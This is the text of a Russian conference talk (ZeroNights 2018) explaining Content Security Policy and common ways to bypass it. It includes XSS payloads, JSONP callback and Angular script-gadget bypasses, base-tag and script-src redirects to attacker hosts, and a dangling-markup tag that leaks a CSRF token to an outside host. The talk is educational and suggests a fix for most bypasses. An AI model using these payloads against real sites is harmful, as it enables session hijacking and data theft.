

# CSP

Чтобы ровным пацанам меньше платить за XSS

Ivan Chalykin



**ZERO  
NIGHTS  
2018**



```
Письмо «Re: privet» - Напоминание - Яндекс.Почта received '__promise1532033271976'  
received '{"guid":"_1532033276029_76_2","payload":{"type":"focus-updated","hasFocus":true}}'  
Refused to execute JavaScript URL because it violates the following Content Security Policy directive: "script-src 'unsafe-inline' /?uid=32908252981ogi_62692536538768233:1  
'nonce-sDTzkEW9LQpdYQRGW9y17g==' 'unsafe-eval' blob: ads.adfox.ru *.yandex.ru yandex.ru *.disk.yandex.net disk.yandex.ru api-maps.yandex.ru mc.yandex.az mc.yandex.by  
mc.yandex.co.il mc.yandex.com mc.yandex.com.am mc.yandex.com.ge mc.yandex.com.tr mc.yandex.ee mc.yandex.fr mc.yandex.kg mc.yandex.kz mc.yandex.lt mc.yandex.lv mc.yandex.md  
mc.yandex.ru mc.yandex.tj mc.yandex.tm mc.yandex.ua mc.yandex.uz mc.webvisor.com mc.webvisor.org yastatic.net 'self' yandex.st *.yandex.net". Note that 'unsafe-inline' is ignored  
if either a hash or nonce value is present in the source list.
```

✖ The XSS Auditor refused to execute a script in 'http://localhost:4321/?csp=default-src%20%27none%27&user=%3Cscript%3Ealert(%27hacked%27)%3C/script%3E' because its source code was found. The XSS auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.

✖ Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'none'". Either the 'unsafe-inline' keyword or a nonce ('nonce-...') is required to enable inline execution. Note that 'script-src' was not explicitly set, so the fallback 'default-src' is used as a fallback.

✖ Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'none'". Either the 'unsafe-inline' keyword or a nonce ('nonce-...') is required to enable inline execution. Note that 'script-src' was not explicitly set, so the fallback 'default-src' is used as a fallback.

✖ Refused to load the script 'http://localhost:4321/script.js?id=origin' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src' was not explicitly set, so the fallback 'default-src' is used as a fallback.

✖ Refused to load the script 'http://localhost:1234/script.js?id=remote' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'script-src' was not explicitly set, so the fallback 'default-src' is used as a fallback.

✖ Refused to load the image 'http://localhost:4321/favicon.ico' because it violates the following Content Security Policy directive: "default-src 'none'". Note that 'img-src' was not explicitly set, so the fallback 'default-src' is used as a fallback.

**CONTENT SECURITY POLICY: DIE DIREKTIVE SOLLTE NICHT MEHR VERWENDET WERDEN!!!111**

Content Security Policy: Die Direktive (unbekannt)  
mehr verwendet  
le stattdessen die  
active "child-src".  
//@ to indicate sourceMappingURL  
pragmas is deprecated. Use //# instead  
jquery.min.js:1:0  
Content Security Policy: Die (4) calendar  
Einstellungen der Seite haben das Laden  
einer Ressource auf self blockiert  
("script-src https://oc. .eu 'unsafe-eval'").

**CONTENT SECURITY POLICY: DIE DIREKTIVE SOLLTE NICHT MEHR VERWENDET WERDEN!!!111**

Console What's New Network conditions Remote devices  
top Filter Default levels  
Refused to load the script 'http://evil.com/evil.js' because it violates the following Content Security Policy directive: "script-src 'self' https://apis.google.com". VM402:3



# Content Security Policy



## Agenda

- 1-22 Intro in CSP
- 23-54 Common Bypasses
- 54-63 Lets check some examples




# Content Security Policy



Помогает контролировать контент загружаемый на страницу

На конкретной текущей странице! (*not like HSTS/etc*)

Контент – скрипты, изображения, стили, шрифты, айфреймы, SWF, ....



*Don't forget  
about 400/500 pages!*

## Browser Support

Header	Chrome	FireFox	Safari	IE	Edge
Content-Security-Policy <span>CSP Level 2</span>	40+ Full January 2015	31+ <i>Partial</i> July 2014	10+	-	Edge 15 build 15002+
Content-Security-Policy <span>CSP 1.0</span>	25+	23+	7+	-	Edge 12 build 10240+
X-Content-Security-Policy <span>Deprecated</span>	-	4+	-	10+ <i>Limited</i>	12+ <i>Limited</i>
X-Webkit-CSP <span>Deprecated</span>	14+	-	6+	-	-



# Content Security Policy



Обычно выглядит как заголовок в ответе:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 17 Jul 2018 19:17:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 331088
Content-Security-Policy: default-src 'none'; img-src data: *.gemius.pl;
script-src 'unsafe-inline' 'nonce-5Gq879r0Vy+bqSStdDB8tA==' 'unsafe-eval
*.yandex.ru; style-src 'unsafe-inline' 'unsafe-eval' 'self' ; font-src
yastatic.net;
```

# Content Security Policy



Но может быть и HTML тегом:

```
<html>

<head>
  <meta http-equiv="Content-Security-Policy" content="default-src https://cdn.example.net;
  child-src 'none'; object-src 'none'">
</head>

<body>
  <div id="kokoko">
  </div>
</body>
```



# Content Security Policy



Какой такой «контент» ты собрался контролировать ?

base-uri	img-src	Директивы CSP
child-src	media-src	
connect-src	object-src	
font-src	plugin-types	
form-action	style-src	
frame-ancestors	script-src	
frame-src	worker-src	

# Content Security Policy



Какой такой «контент» ты собрался контролировать ?

*Абсолютные ссылки* base-uri

img-src

*Дети <embed> <iframe>* child-src

media-src

*XHR/WS/fetch* connect-src

object-src *SWF, applets*

font-src

plugin-types *Хз, плагины какие-то*

form-action

style-src

*X-Frame-Options ==* frame-ancestors

script-src *Скрипты епта*

*Аналог child-src* frame-src

worker-src *Shared/service workers*



# Content Security Policy



## Какие значение могут быть в директиве?

### Конкретный хост или скрипт:

```
Content-Security-Policy: style-src yacdn.net gocdn.net/public/main.css;
```

### Wildcards and Schemas:

```
Content-Security-Policy: image-src *.yacdn.net data;; style-src *;
```

### Не верю никому, только себе:

```
Content-Security-Policy: font-src self;
```

### Не верю никому, даже себе:

```
Content-Security-Policy: font-src none;
```

### А теперь все сразу:

```
Content-Security-Policy: font-src none; style-src yacdn.net gocdn.net  
superstyles.org; image-src *.yacdn.net; script-src self;
```

\* - wildcard

'none' - nothing

'self' - current origin

'unsafe-inline' - inline JS & CSS

'unsafe-eval' - allow eval lol

'gocdn.net' - allow to load any file  
from whitelist host

# Content Security Policy



Если мне лень все перечислять?

То для тебя есть `default-src: trusted-host.com`

Но! Это только для директив с окончанием `–src`.

The following directives don't use `default-src` as a fallback, allowing anything.

- `base-uri`
- `form-action`
- `frame-ancestors`
- `plugin-types`
- `report-uri`
- `sandbox`

*Вот тут важно не профакапить*



# Content Security Policy



Если я забыл указать директиву, что будет?

То считай, что там стоит wildcard и все разрешено

```
<meta http-equiv="Content-Security-Policy" content="font-src self">  
<script src=https://cdnjs.com/ajax/jquery/3.3.1/jquery.min.js></script>
```

*Норм работает, дефолтной директивы нет, сами скрипты тоже забыли, следовательно ALLOW*

# Content Security Policy



## Так..чё там с Unsafe-Inline?

Изи! Это JS/CSS, который «встроен» на страницу:

```
<script>
  function go() {
    alert('YOU A PETUH!');
  }
</script>
<button onclick='go();'>Am I amazing?</button>
```

*То есть весь код внутри тегов <SCRIPT>*

```
"><svg onload=alert()>
<img name=alert(1) onerror=eval(name) src=1>
```

*Все JS events тоже сюда попадают*

```
<a href="javascript:alert()">CLICK_ME</a>
```

*И даже ссылки это тоже inline*

```
<style>
background: #ffffff; overflow:auto;
width:auto; border:solid
</style>
```

*И такие стили*



# Content Security Policy



Так..чё там с Unsafe-Inline?

```
"><svg onload=alert()>  
<img name=alert(1) onerror=eval(name) src=1>
```

Эта политика разрешит алерт

```
Content-Security-Policy: script-src 'self' 'unsafe-inline' google-api.com;
```

Эта политика заблокирует алерт


```
Content-Security-Policy: script-src 'self' google-api.com; style-src 'unsafe-inline'
```

# Content Security Policy



Так..чё там с Unsafe-Eval?

- > `eval()`
- > `new Function`
- > `setTimeout`, `setInterval` with string as a first argument



Эвал эвалит, что тут еще скажешь.



# Content Security Policy



Так..чё там с нонсами?

Если от inline никак не отказаться, но хочется быть модным, то:

А) Генеришь рандомщину, помещаешь её и в хидер, и в каждый инлайн скрипт

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'nonce-EDNnf03nceI0fn39fn3e9h3sdfa''unsafe-inline'

<body>
<script nonce="EDNnf03nceI0fn39fn3e9h3sdfa">
some_valid_stuff()
</script>
Вы искали: <script>alert()</script>
```

# Content Security Policy



## Так..чё там с нонсами?

Если от inline никак не отказаться, но хочется быть модным, то:

А) Генеришь рандомщину, помещаешь её и в хидер, и в каждый инлайн скрипт

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'nonce-EDNnf03nceI0fn39fn3e9h3sdfa''unsafe-inline'

<body>
<script nonce="EDNnf03nceI0fn39fn3e9h3sdfa">
some_valid_stuff()
</script>
Вы искали: <script>alert()</script>
```

← Это валидный <script> с нонсом.  
Он норм отработает.

← Наша хсска будет заблокирована, ведь нонса нет



# Content Security Policy



Так..чё там с нонсами?

Если от inline никак не отказаться, но хочется быть модным, то:

Б) Считаешь `base64(SHA(JS))`, помещаешь в хидер

```
HTTP/1.1 200 OK
Content-type: text/html
Content-Security-Policy: script-src 'sha256-qznLcsROx4GACP2dm0UCKCzCG-HiZ1guq6ZZDob_Tng=' 'unsafe-inline'

<body>
<script>
some_valid_stuff()
</script>
```

*На странице 1+ скриптов? Придется перечислить все хэши*

# Content Security Policy



## Report-uri

Это куда браузеру слать отчеты о срабатывании CSP

```
Content-Security-Policy: default-src 'self'; ...; report-uri /my_amazing_csp_report_parser;
```

Those reports will look something like the following:

```
{
  "csp-report": {
    "document-uri": "http://example.org/page.html",
    "referrer": "http://evil.example.com/",
    "blocked-uri": "http://evil.example.com/evil.js",
    "violated-directive": "script-src 'self' https://apis.google.com",
    "original-policy": "script-src 'self' https://apis.google.com; report-uri http://example.org/my_a"
  }
}
```



# Content Security Policy



## Report-only mode

Используется при внедрении.

Ничего не блокирует, только логирует срабатывания и отправляет *куда-следует*

```
Content-Security-Policy-Report-Only: default-src 'self'; script-src script-src 'nonce-EDNnf03nceI0fn39fn3e9h3sdfa' 'self' google-cdn.com; style-src *; report-uri /my_amazing_csp_report_parser;
```

# Content Security Policy




STRICT-Dynamic **BLEEDING EDGE TECHNOLOGY**

Выручит, если ваш список whitelist содержит 99+ хостов

```
script-src 'unsafe-inline' 'unsafe-eval' https://*.mail.ru https://www.google.com/recaptcha/  
https://www.google-analytics.com https://www.googletagmanager.com https://*.gstatic.com/  
https://*.imgsmail.ru https://*.mradx.net https://*.yandex.ru https://*.odnoklassniki.ru  
https://ok.ru https://*.youtube.com https://*.dailymotion.com https://*.vimeo.com  
https://*.scorecardresearch.com https://*.doubleverify.com https://*.dvtps.com  
https://*.doubleclick.net https://*.googletagservices.com https://*.googlesyndication.com  
https://*.googleadservices.com https://*.moatads.com https://*.adlooxtracking.com  
https://*.adsafeprotected.com https://*.serving-sys.com https://bos.icq.net  
https://yastatic.net https://mc.yandex.ru https://an.yandex.ru https://yandex.st;
```

Можно ли считать все эти хосты и их поддомены 100% безопасными?

Они не уверены в этом





# Content Security Policy



STRICT-Dynamic **BLEEDING EDGE TECHNOLOGY**

Выручит, если ваш список whitelist содержит 99+ хостов

+ перестаете доверять  
огромному вайтлисту

— начинаете *особенно*  
бояться DOM XSS

↓  
Размещаем на странице **один** доверенный loader.js с nonce-r4nd0m

↓  
Лоадер подгружает в DOM нужные зависимости с помощью append()

↓  
Браузер поймет, что новые элементы были добавлены доверенным лоадером и не залочит

## Loader.js:

```
var s = document.createElement('script');  
s.src = 'https://othercdn.not-example.net/dependency.js';  
document.head.appendChild(s);
```

КОНЕЦ ПЕРВОЙ ЧАСТИ



# Typical Bypasses



## 1. Bad Implementation

- Пропущенные директивы (script-src | object-src | default-src | base-uri)
- Избыточные опции (unsafe-inline | unsafe-eval | https: | data: | \*)

## 2. Whitelist's Bypasses

- Callbacks
- File upload (JS)
- Angular & other script gadgets

## 3. Attacks without JS (“scripless”)

- Утечка информации через незакрытые теги
- Внедрение фишинговых форм



# 1. Bad Implementation

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';  
object-src 'none';
```

Same for **default-src**, if  
there's no **script-src**  
directive.

Bypass

```
">'<script>alert(1337)</script>
```

**Solution 1:** rm 'unsafe-inline'

**Solution 2:** add nonce





# 1. Bad Implementation

Missing 'object-src' or 'default-src' directive

```
script-src 'self';
```

It looks secure, right?

Bypass

```
">'><object type="application/x-shockwave-flash" data='https://ajax.googleapis.com/ajax/libs/yui/2.8.0  
r4/build/charts/assets/charts.swf?allowedDomain=\"}))})catch(e)  
{alert(1337)}//'  
<param name="AllowScriptAccess" value="always"></object>
```

**Solution:** add 'object-src' none;



# 1. Bad Implementation

URL schemes or wildcard in script-src

```
script-src 'self' https: data: *;  
object-src 'none';
```

## Bypasses

```
">'><script src=https://attacker.com/evil.js></script>
```

```
">'><script src=data:text/javascript,alert(1337)></script>
```

**Solution:** lol just remove this



# 1. Bad Implementation



Кто знает что такое <BASE> ?



# 1. Bad Implementation

## Redefine <Base URI>

```
https://dsec.ru  
<script src="/static/kek.js">
```

Это **относительный** URL

Браузер его видит как <https://dsec.ru> + ["/static/kek.js"](/static/kek.js)

```
https://dsec.ru  
<base href="https://github.com">  
<script src="/static/kek.js">
```

Тег <BASE> переопределит все относительные URL

Превратиться в <https://github.com> + ["/static/kek.js"](/static/kek.js)





# 1. Bad Implementation

## Redefine <Base URI>

```
<html>

<head>
<meta http-equiv=content-security-policy content="default-src 'none'; script-src 'nonce-R4nd0o0m' 'unsafe-inline'"
  <TITLE></TITLE>
</head>

<body>

  <meta http-equiv="content-type" content="text/html; charset=windows-1251" />
  <meta name="description" content="XXX HOT CHICKS" />
  <script src="./lib/jquery.js" nonce=nonce-R4nd0o0m></script>
</body>

</html>
```



# 1. Bad Implementation

Redefine <Base URI>

Solution: add base-uri 'none'

```
<html>
  <head>
    <meta http-equiv=content-security-policy content="default-src 'none'; script-src 'nonce-R4nd0o0m' 'unsafe-inline'"
      <TITLE>">XSS<base href="//evil-ivan.com/"></TITLE>
    </head>
    <body>
      <meta http-equiv="content-type" content="text/html; charset=windows-1251" />
      <meta name="description" content="XXX HOT CHICKS" />
      <script src="./lib/jquery.js" nonce=nonce-R4nd0o0m></script>
    </body>
  </html>
```

?vuln="">XSS<base href="//evil-ivan.com/">

Теперь доверенный (*with nonce!*) скрипт загрузится с адреса  
<https://evil-ivan.com/lib/jquery.js>



## 2. Whitelists bypassess



many hosts — many problems

## 2. Whitelists bypassess



### FileUpload

Дано: довольно жесткая политика,  
но с рядом доверенных хостов

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'  
'nonce-EfmHIeOGiCilLJqyLPXsvw==' yastatic.net mc.yandex.ru static.yandex.net;
```

Можешь загрузить JS на один из доверенных хостов?  
Значит иди и загрузи

### Bypass:

```
<script src="https://yastatic.net/get-tfb/199864/attach?filename=1.js"></script>
```



## 2. Whitelists bypassess



### Callbacks (remember JSONP?)

Дано: довольно жесткая политика,  
но с рядом доверенных хостов

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'  
'nonce-EfmHIeOGiCilLJqyLPXsvw==' yastatic.net mc.yandex.ru static.yandex.net;
```

Решение: ищем на них скрипты с  
контролируемыми callback'ами

### Нас устроит три варианта:

- > callback никак не фильтруется ( можно буквы+спец.символы) :D
- > в callback можно только буквы, зато контролируем массив ответа :)
- > в имени callback можно только буквы, ответ не контролируем :|

## 2. Whitelists bypassess



### Callbacks (remember JSONP?)

Easy

*Дано:* довольно жесткая политика, но с рядом доверенных хостов

```
Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-eval' 'unsafe-inline'
'nonce-EfmHIeOGiCilLJqyLPXsvw==' yastatic.net mc.yandex.ru static.yandex.net;
```

*Решение:* ищем на них скрипты с контролируруемыми callback'ами

Ура! Нашли

```
Secure | https://static.yandex.net/api/timer?cb=getInfo
getInfo({"Date":"2018-08-01T11:30:00+03:00";"ID":"R01060";"NumCode":"051"});
```



## 2. Whitelists bypassess



Callbacks (remember JSONP?)

Easy

← → ↻ Secure | <https://static.yandex.net/api/timer?cb=getInfo>

```
getInfo({"Date":"2018-08-01T11:30:00+03:00";"ID":"R01060";"NumCode":"051"});
```



← → ↻ Secure | [https://static.yandex.net/api/timer?cb=alert\(document.domain\);/](https://static.yandex.net/api/timer?cb=alert(document.domain);/)

```
alert(document.domain);/({"Date":"2018-08-01T11:30:00+03:00";"ID":"R01060";"NumCode":"051"});
```



**Ultra-Mega-4000 Bypass Vector:**\*

```
<script src="//static.yandex.net/api/timer?cb=alert(document.domain);/">></script>
```

\* Если ты можешь юзать буквы+спецсимволы  
в качестве имени callback функции

## 2. Whitelists bypassess



Callback фильтрует спецсимволы, но ты контролируешь ответ?

Medium

  <https://static.yandex.net/api/timer?cb=getInfo&city=SPB&type=date>

```
getInfo(['date', 'SPB', '2018-08-01'])
```

```
?cb = a-zA-Z :((  
?date = whatever!  
?City = whatever!
```

(c) Buglloc



## 2. Whitelists bypassess



Callback фильтрует спецсимволы, но ты контролируешь ответ?

Medium

<https://static.yandex.net/api/timer?cb=getInfo&city=SPB&type=date>

```
getInfo(['date', 'SPB', '2018-08-01'])
```



[https://static.yandex.net/api/timer?cb=setTimeout&city=1&type=alert\('PWN'\)](https://static.yandex.net/api/timer?cb=setTimeout&city=1&type=alert('PWN'))

```
setTimeout([alert('PWN'), 1, '2018-08-01'])
```

```
?cb = a-zA-Z :((  
?date = whatever!  
?City = whatever!
```



## 2. Whitelists bypassess



Callback фильтрует спецсимволы?

Hard

Ищем какие опасные функции определены на странице с XSS



?callback=purgeAllEmailz


Ищем какие опасные функции определены на страницах этого домена



бахаем аналог SOME



?callback=opener.purgeAllEmailz





## 2. Whitelists bypassess



### Script Gadgets

“A Script Gadget is a piece of legitimate JavaScript code that can be triggered via an HTML injection”

“Script Gadget is an *existing* JS code on the page that may be used to bypass mitigations”

#### КОРОЧЕ:

Существующий код, который можно использовать для проведения инъекции

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets  
© kkotowicz/slekies/sirdarckcat



## 2. Whitelists bypassess



### Script Gadgets

```
<div data-role="button"  
data-text="I am a button"></div>  
  
<script>  
  var buttons = $("[data-role=button]");  
  buttons.html(button.getAttribute("data-text"));  
</script>
```

Script Gadget



```
<div data-role="button" ... >I am a button</div>
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets  
© kkotowicz/slekies/sirdarckcat



## 2. Whitelists bypassess



### Script Gadgets

```
<div data-role="button"
data-text="&lt;script&gt;alert(1)&lt;/script&gt;"></div>

<script>
  var buttons = $("[data-role=button]");
  buttons.html(button.getAttribute("data-text"));
</script>
```

Script Gadget



```
<div data-role="button" ... ><script>alert(1)</script></div>
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets  
© kkotowicz/slekies/sirdarckcat

## 2. Whitelists bypasses



### Script Gadgets

**Script Gadgets** convert otherwise safe HTML tags and attributes into **arbitrary JavaScript code execution**.

```
data-text="&lt;script&gt;"
```



```
<script>
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets  
© kkotowicz/slekies/sirdarckcat



## 2. Whitelists bypassess



### Example: KNOCKOUT

This HTML snippet:

```
<div data-bind="value:'hello world'"></div>
```

triggers the following code in Knockout:

```
switch (node.nodeType) {  
  case 1: return node.getAttribute("data-bind");
```

```
var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),  
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";  
return new Function("$context", "$element", functionBody);
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets  
© kkotowicz/slekies/sirdarckcat

## 2. Whitelists bypassess



### Example: KNOCKOUT

This HTML snippet:

```
<div data-bind="value:'hello world'"></div>
```

triggers the following code in Knockout:

```
switch (node.nodeType) {  
  case 1: return node.getAttribute("data-bind");  
}
```

```
var rewrittenBindings = ko.expressionRewriting.preProcessBindings(bindingsString, options),  
    functionBody = "with($context){with($data||{}){return{" + rewrittenBindings + "}}}";  
return new Function("$context", "$element", functionBody);
```

```
data-bind="value: foo"
```



```
eval("foo")
```

To XSS a Knockout-based JS application, attacker needs to inject:

```
<div data-bind="value: alert(1)"></div>
```

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets  
© kkotowicz/slekies/sirdarckcat



## 2. Whitelists bypassess



### Example: AJAXIFY

Ajaxify gadget converts all <div>s with class=document-script into script elements. So if you have an XSS on a website that uses Ajaxify, you just have to inject:

```
<div class="document-script">alert(1)</div>
```

And Ajaxify will do the job for you.



<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets  
© kkotowicz/slekies/sirdarccat

## 2. Whitelists bypassess



### Expression Parsers

#### **Aurelia, Angular, Polymer, Ractive, Vue**

- The frameworks above use non-eval based expression parsers
- They tokenize, parse & evaluate the expressions on their own
- Expressions are “compiled” to Javascript
- During evaluation (e.g. binding resolution) this parsed code operates on
  - DOM elements, attributes
  - Native objects, Arrays etc.
- With sufficiently complex expression language, we can run arbitrary JS code.

<https://clck.ru/EhbNq>

Breaking XSS mitigations via Script Gadgets

© kkotowicz/slekies/sirdarckcat





## 2. Whitelists bypassess

### Expression Parsers

#### Aurelia, Angular, Polymer, Ractive, Vue

- The frameworks above use non-eval based expression parsers
- They tokenize, parse & evaluate the expressions on their own
- Expressions are “compiled” to Javascript
- During evaluation (e.g. binding resolution) this parsed code operates on
  - DOM elements, attributes
  - Native objects, Arrays etc.
- With sufficiently complex expression language, we can run arbitrary JS code.

Example: Bypassing whitelist / nonced CSP via **AngularJS 1.6+**

```
<div ng-app ng-csp ng-focus="x=$event.view.window;x.alert(1)">
```

## 2. Whitelists bypassess



А что если для XSS не нужны <script> или onerror'ы...?

Request

Raw Params Headers Hex

GET /angular\_csp\_bypass\_1.5.11/?x=%3Cinput%20autofocus%20ng-focus=%22\$event.path|orderBy:%27!x?[] .constructor.from([x=1],alert):0%27%22%3E HTTP/1.1 Host: portswigger-labs.net Content-Length: 2

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK Date: Tue, 13 Nov 2018 14:24:43 GMT Server: Apache/2.4.27 (Amazon) OpenSSL/1.0.2k-fips Content-Security-Policy: default-src 'self';script-src cdnjs.cloudflare.com 'self' Content-Length: 321 Content-Type: text/html; charset=UTF-8  
  
<!DOCTYPE html>  
<html>  
<head>  
 <title>Angular CSP bypass</title>  
 <script type="text/javascript"  
src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.5.11/angular.js"></script>  
</head>  
<body ng-app ng-csp>  
  
 <input autofocus  
ng-focus="\$event.path|orderBy:'!x?[] .constructor.from([x=1],alert):0'">  
</body>  
</html>

Обратите внимание,  
'unsafe-eval' и 'unsafe-inline'  
не нужны

<https://clck.ru/EhbaM>





## 2. Whitelists bypassess

А что если для XSS не нужны <script> или onerror'ы...?

Request

Raw Params Headers Hex

GET /angular\_csp\_bypass\_1.5.11/?x=%3Cinput%20autofocus%20ng-focus=%22\$event.path|orderBy:%27!x?[] .constructor.from([x=1],alert):0%27%22%3E HTTP/1.1 Host: portswigger-labs.net Content-Length: 2

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK Date: Tue, 13 Nov 2018 14:24:41 GMT Server: Apache/2.4.27 (Ubuntu) OpenSSL/1.0.2k-fips Content-Security-Policy: default-src 'self';script-src cdnjs.cloudflare.com 'self' Content-Length: 1000 Content-Type: text/html; charset=UTF-8<br><!DOCTYPE html><html><head><title>Angular CSP bypass</title><script type="text/javascript" src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.5.11/angular.js"></script></head><body ng-app ng-csp><input autofocus ng-focus="\$event.path|orderBy:'!x?[] .constructor.from([x=1],alert):0'"></body></html>

Скрипт гаджеты пвнят весь CSP!  
Inline eval/whitelist

Обратите внимание, 'unsafe-eval' и 'unsafe-inline' не нужны

<https://clck.ru/EhbaM>

### 3. Attacks without JS (“scriptless”)



Не нужен нам ваш JS





### 3. Attacks without JS (“scriptless”)

-> Незакрытые теги

Кавычку не закрыл!

а я и не пытался

```
<HTML>
<body>
  <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
    <script>'user': {'name': 'Санкт-Петербург', 'isAuth': true, 'authHost':
      'passport.yandex.ru', 'firstName': 'Иван', 'lastName':
      'Чалыкин', 'csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
    </script>
```

# 3. Attacks without JS ("scriptless")



-> Незакрытые теги

Кавычку не закрыл!

а я и не пытался

```
<HTML>
<body>
  <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
    <script>'user': {'name': 'Санкт-Петербург', 'isAuth': true, 'authHost':
    'passport.yandex.ru', 'firstName': 'Иван', 'lastName':
    'Чалыкин', 'csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
    </script>
```

-> Фишинг формы на HTML

Они же явно забыли form-action



# 3. Attacks without JS ("scriptless")



-> Незакрытые теги

Кавычку не закрыл!

а я и не пытался

```
<HTML>
<body>
  <TITLE></TITLE>"><XSS><img src='https://evil-ivan.com/?
    <script>'user': {'name': 'Санкт-Петербург', 'isAuth': true, 'authHost':
      'passport.yandex.ru', 'firstName': 'Иван', 'lastName':
      'Чалыкин', 'csrf': 'u701zz4ec4afebec7ab8xxxfead6f85d2'}
    </script>
```

-> Фишинг формы на HTML

Они же явно забыли form-action

-> чтение данных через CSS селекторы (на грани дичи)

-> переопределяем BASE (вдруг что утечёт)

# Typical Bypasses



## 1. Bad Implementation

- Пропущенные директивы (script-src | object-src | default-src | base-uri)
- Избыточные опции (unsafe-inline | unsafe-eval | https: | data: | \*)

Ваше изи

## 2. Whitelist's Bypasses

- Callbacks
- File upload (JS)
- Angular & other script gadgets

Посложнее

## 3. Attacks without JS (“scriptless”)

- Утечка информации через незакрытые теги
- Внедрение фишинговых форм

Дичь



# Let's check!



[steamcommunity.com](https://steamcommunity.com)



# Let's check!



steamcommunity.com

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src 'self' https://api.steampowered.com/
https://store.steampowered.com/ wss://community.steam-api.com/websocket/ *.google-analytics.com
http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```





# Let's check!



steamcommunity.com

Fail! `<script>alert()</script>`

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
script-src 'self' 'unsafe-inline' 'unsafe-eval' https://steamcommunity-a.akamaihd.net/
https://api.steampowered.com/
https://steamcdn-a.akamaihd.net/steamcommunity/public/assets/ *.google-analytics.com https://www.google.com
https://www.gstatic.com https://apis.google.com;
object-src 'none'; connect-src 'self' https://api.steampowered.com/
https://store.steampowered.com/ wss://community.steam-api.com/websocket/ *.google-analytics.com
http://127.0.0.1:27060
ws://127.0.0.1:27060;
frame-src 'self' steam: https://store.steampowered.com/ https://www.youtube.com https://www.google.com
https://sketchfab.com https://player.vimeo.com;
```



# Let's check!



steamcommunity.com

Fail! <script>alert()</script>

```
Content-Security-Policy: default-src blob: data: https: 'unsafe-inline' 'unsafe-eval';
